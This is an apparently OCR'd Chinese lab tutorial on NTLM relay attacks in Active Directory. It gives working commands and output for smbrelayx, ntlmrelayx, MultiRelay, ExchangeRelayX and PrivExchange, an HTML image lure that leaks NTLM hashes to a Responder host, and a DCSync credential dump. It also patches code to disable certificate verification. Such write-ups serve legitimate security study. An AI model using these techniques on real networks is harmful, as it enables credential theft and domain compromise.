
# 高级域渗透入侵及检测（中）

## 目录



## NTLM Relay

相关的一些前置知识可以自行百度或者看看这些：https://en.hackndo.com/ntlm-relay/，https://2018.zeronights.ru/wp-content/uploads/materials/08-Ntlm-Relay-Reloaded-Attack-methods-you-do-not-know.pdf，windows hash与认证 (sankuai.com)等等





可以看一下这个中继后，我们的中继服务器伪造返回的response报文，其中包含了一个伪造的challenge，我们客户端是105中继器54服务端215

但是其实真正的challenge如下所示，只不过服务端发送给了中继服务器，所以说中继器什么也不做，就是传递信息，只是在过程中，它获取到了客户端发来的ntlm(注意这里的ntlm其实是net-ntlm，不过为了方便

统称ntlm)

然后就可以假冒客户端访问服务了




## SMB Relay attack

在主机认证的过程中，ntlm是可以依托诸如SMB,HTTP等协议存在，可以看成是一个完整的请求过程由两部分过程，一部分是认证的部分，这部分主机间主要通过ntlm来完成，然后是session也就是会话部分，这里主要由承载协议完成，例如smb完成文件共享服务，http完成web服务，这也就说ntlm消息内容与协议无关，它这是作为一个认证的过程，包含在了其中，因此类似此种中继也成为跨协议中继

这里使用impacket套件的smbrelay，通过指定受害者机器，我这里是假定要去锤215这台机器，然后假定通过某种手段让别人通过另外一台机器，通过net use或者其他基于smb的方式到kali中间人的机器，smb被中继到受害机上从而执行命令，smbrelay还提供了将exe上传到目标主机并执行的功能

```
┌──(root💀kali)-[/home/user/impacket/examples]
└─# smbrelayx.py -h 172.23.7.215 -c whoami
/usr/local/lib/python2.7/dist-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWarning: Python 2 is no l
er supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed i
he next release.
  from cryptography import utils, x509
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth Corporation

[*] Running in relay mode
[*] Setting up SMB Server

[*] Servers started, waiting for connections
[*] Setting up HTTP Server
[*] HTTPD: Received connection from 172.23.0.105, attacking target 172.23.7.215
```

```
[*] SMBD: Received connection from 172.23.0.105, attacking target 172.23.7.215
[*] Authenticating against 172.23.7.215 as adtest.com\administrator SUCCEED
[*] administrator::adtest.com:e595cffd6e039a5d:8520c155be849fd777d07cc34682c8f2:0101000000000000f662bd4e
0b459b2ecd004e140000000002000c00410044005400450053005400010010004100440040049004e002d005000430004001400
5400450053005400 2e0043004f004d0003002600610064006d0069006e002d00500043002e0041004400540045005300540 02e00
4d0005001400410044005400450053005400 2e0043004f004d0007000800f662bd4e4cdfd6010600040002000000080030003000
0000000000000030000001ec4ea97efeac0007c28de4088238f517e3319020c55f2883025ed3309a551fa0a001000000000000000
0000000000009002000630069006600730020031003700320020033002e0034002e00350034000000000000000000000000
[*] Sending status code STATUS_SUCCESS after authentication to 172.23.0.105
[-] TreeConnectAndX not found C$
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Executed specified command on host: 172.23.7.215
nt authority\system
```

**ms-08-068**

这个经典漏洞就是ms08068,相当于smb自己中继自己，通过达到命令控制以及权限提升的一个作用。但这个洞非常古老已经被补上了，https://msrc-blog.microsoft.com/2008/11/11/ms08-068-smb-credential-reflection-defense/

微软通过SSPI，https://xz.aliyun.com/t/7087#toc-2

**Hot potato(ms16-075)**

ms08068补丁只是针对smb->smb的中继修补，而此漏洞则是利用了http->smb的中继，通过伪造wpad代理服务器，通过本地开启一个临时webserver，然后这个验证方式会要求使用ntlm验证，这样一来就搞到了ntlm，关于wpad以及nbns协议的等可以看此文

exp:https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-075

### Ghost-Potato(cve-2019-1384)

微软通过SSPI，客户端在发起请求的时候，会调用InitializeSecurityContext，其中参数pszTargetName现在会传递为需要认证的目标服务，在NTLM认证中，当客户端向服务端发起请求，然后当客户端收到来自服务端的challenge，它会将其缓存在本地，时间为300秒，而服务端在收到response后回去lsass内存查看，是否存在challenge的缓存，如果没有则认证成功，如果有则可以认定为收到了反射攻击，那么就需要等待5分钟，清除了

内存中的challenge之后，进行恶意的smb认证

利用POC:https://shenaniganslabs.io/files/impacket-ghostpotato.zip

这个脚本本地测试的时候崩了，具体其他详情可以看看：Ghost Potato 复现(Cve-2019-1384) - 先知社区 (aliyun.com)，https://shenaniganslabs.io/2019/11/12/Ghost-Potato.html

## NTLM Relay Attack


### 通过Responder获取目标NTLM

开启responder


向目标发送带有类似如下unc路径的超链接或者在html邮件中嵌入进去：


**代码块**

```
<!DOCTYPE html>
<html>
  <img src="file://<responder ip>/leak/leak.png"/>
</html>
```




类似的利用方式还由很多，比如配合pdf，docx等，可以看看这俩个:https://www.securify.nl/blog/living-off-the-land-stealing-netntlm-hashes,https://www.anquanke.com/post/id/193493#h2-7
在这个defcon26分享的项目中：https://blog.quickbreach.io/blog/one-click-to-owa/，作者制作了一个成熟的基于ntlm over http中继并直接接管目标邮箱的项目

```
┌──(root💀kali)-[/home/user/exchangeRelayX]
└─# python exchangeRelayx.py -t https://172.23.1.206/
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecatio
nWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptogra
phy, and will be removed in the next release.
ExchangeRelayX
Version: 1.0.0

[*] Testing https://172.23.1.206/EWS/Exchange.asmx for NTLM authentication support...
[*] SUCCESS - Server supports NTLM authentication
[*] Setting up SMB Server
[*] Relay servers started
[*] Setting up HTTP Server
 * Serving Flask app "lib.owaServer" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
[*]  * Running on http://127.0.0.1:8000/ (Press CTRL+C to quit)
```




这个地方复现并未成功，我自己使用的exchange是2013版本，看github上有的说是低版本的api不支持,目前木找到解决办法

## Responder中的Multirelay.py

Multirelay与responder配合使用，responder通过将验证请求转发给Multirelay,Multirelay去和目标认证，如果在目标可以登录的用户组里面，则可以getshell,或者sam转储等操作

先看看目标机器是否启用了smb签名这个是关键：


```
┌──(root💀kali)-[/home/user/responder/tools]
└─# python RunFinger.py -i 172.23.7.215                                                    255 ×
[SMB2]:['172.23.7.215', Os:'Windows 7/Server 2008R2', Build:'7601', Domain:'ADTEST', Bootime: 'Last restart: 202
1-01-04 00:06:53', Signing:'False', RDP:'False', SMB1:'Enabled']
```

没启用则可以进行下一步操作：

```
┌──(root💀kali)-[/home/user/responder/tools]
└─# python MultiRelay.py -t 172.23.7.215 -u ALL                                          1 × 1 ⚙

Responder MultiRelay 2.0 NTLMv1/2 Relay

Send bugs/hugs/comments to: laurent.gaffie@gmail.com
Usernames to relay (-u) are case sensitive.
To kill this script hit CTRL-C.

/*
Use this script in combination with Responder.py for best results.
Make sure to set SMB and HTTP to OFF in Responder.conf.

This tool listen on TCP port 80, 3128 and 445.
For optimal pwnage, launch Responder only with these 2 options:
-rv
```


同时开启Responder，在配置文件里关闭smb和http，避免和Multirelay冲突


去另一台机器上，随便通过net use \\ssss或者file://ssss访问一个不存在的主机名，以引起LLMNR和NBT-NS解析(至于这两个以及dns协议之间的关系，可以看看前面的文章或者自行搜索)，这里为什么要去别的机器上呢，因为打了ms08068补丁之后，就不能自己relay自己了(这里并未测试只是推测)




## Impacket中的NTLMRelay

同样的诱导管理员去访问一个不存在的目标



```
[*] Setting up WCF Server
[*] HTTPD: Received connection from 172.23.1.206, attacking target smb://172.23.7.215
[*] HTTPD: Client requested path: /wpad.dat
[*] HTTPD: Client requested path: /wpad.dat
[*] HTTPD: Client requested path: /wpad.dat
[*] HTTPD: Client requested path: /wpad.dat
[*] Authenticating against smb://172.23.7.215 as ADTEST\Administrator SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Executed specified command on host: 172.23.7.215
nt authority\system

[*] Stopping service RemoteRegistry
```

### 通过中继到Ldap通过Exchange进行DCSync

这项利用的主要关键点在于：


1.Exchange的高权限，如Exchange Windows Permissions这个组，对于域内对象有修改的权限


2.对用户发起的ntlm over http认证发起中继，从而通过exchange的高权限修改域内任意用户ACL，赋予DCSync的能力

3.exchange的订阅推送功能，能够访问任意url，从而可以捕获ntlm并中继，具体细节可以看：

Zero Day Initiative — An Insincere Form of Flattery: Impersonating Users on Microsoft Exchange (thezdi.com)

https://dirkjanm.io/abusing-exchange-one-api-call-away-from-domain-admin/






此图来在：https://adsecurity.org/wp-content/uploads/2017/11/BlueHat-2017-Metcalf-ActiveDirectorySecurityTheJourney-Final.pdf

一些其他的权限可以看：https://adsecurity.org/?p=4119

这里我们通过impacket和PrivExchange来实现利用过程：

普通域用户无DCSync权限：

```
┌──(root💀kali)-[/home/user/impacket/examples]
└─# python secretsdump.py adtest.com/trump:trump@dc01.adtest.com -dc-ip 172.23.1.206 -just-dc -target-ip 172.23.
1.206
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name specified for this replicatio
n operation is invalid.
[*] Something wen't wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...
```

```
┌──(root💀kali)-[/home/user/privExchange]
└─# python privexchange.py -ah 172.23.4.54 172.23.1.206 -u trump -p trump -d adtest
INFO: Using attacker URL: http://172.23.4.54/privexchange/
INFO: Exchange returned HTTP status 200 - authentication was OK
INFO: API call was successful
```

PS:如果是出现connection reset的错误是是说明你的exchange只能https，但是证书不可信原因大概是，修改添加以下代码在大概111行的位置：

**代码块**

```
uv_context = ssl.SSLContext(ssl.PROTOCOL_TLSv1)
uv_context.verify_mode = ssl.CERT_NONE
uv_context.check_hostname = False
```

如果成功的话，最后会向此用户添加ACL，从而通过secertdump进行DCSync

这里面的坑点，就是注意域名和ip的关系，有必要可能需要更改host以正确解析


此种利用方式微软给出了CVE:https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8581

## CVE-2019-1040


之前我们提到，是通过http请求来进行中继的，为什么不用smb呢，因为这里涉及到一个知识点，就是关于签名的问题，为了有效的遏制中间人攻击，引入了签名的机制，通过用户的密钥进行签名，中间人在无法获得密钥的情况下无法伪造签名，自然无法通过验证，但是这里smb跟ldap的签名还是有一定区别的：

smb的签名：

首先域控是默认启用数字签名的，至于域成员机器默认是未启用的，如图客户端发起协商时，告诉目标我签名并未开启，但是可以签名




而服务器呢这里时域控，则是不仅可以签名而且强制了签名





那么问题来了，究竟是签还是不签，可以看看如下图：来自https://en.hackndo.com/ntlm-relay/#authentication-signing-mic


| SERVER / CLIENT | Required | Enabled | Disabled (SMBv1) |
|---|---|---|---|
| Required | Signed | Signed | Not supported |
| Enabled | Signed* | SMBv1 : Signed<br>SMBv2 : Not signed** | Not signed*** |
| Disabled (SMBv1) | Not supported | Not signed | Not signed |

* Default for client/server to Domain Controller
** Default for client to server which is not a domain controller via SMBv2
*** Default for client to server which is not a domain controller via SMBv1

协商阶段完成了，就目前我的这个情况来讲请求域控，那最后结果自然是要求签名，然后下一个阶段，Negotiate标志位置为1





身份验证完成后，smb标志位标志smb已有效的签名

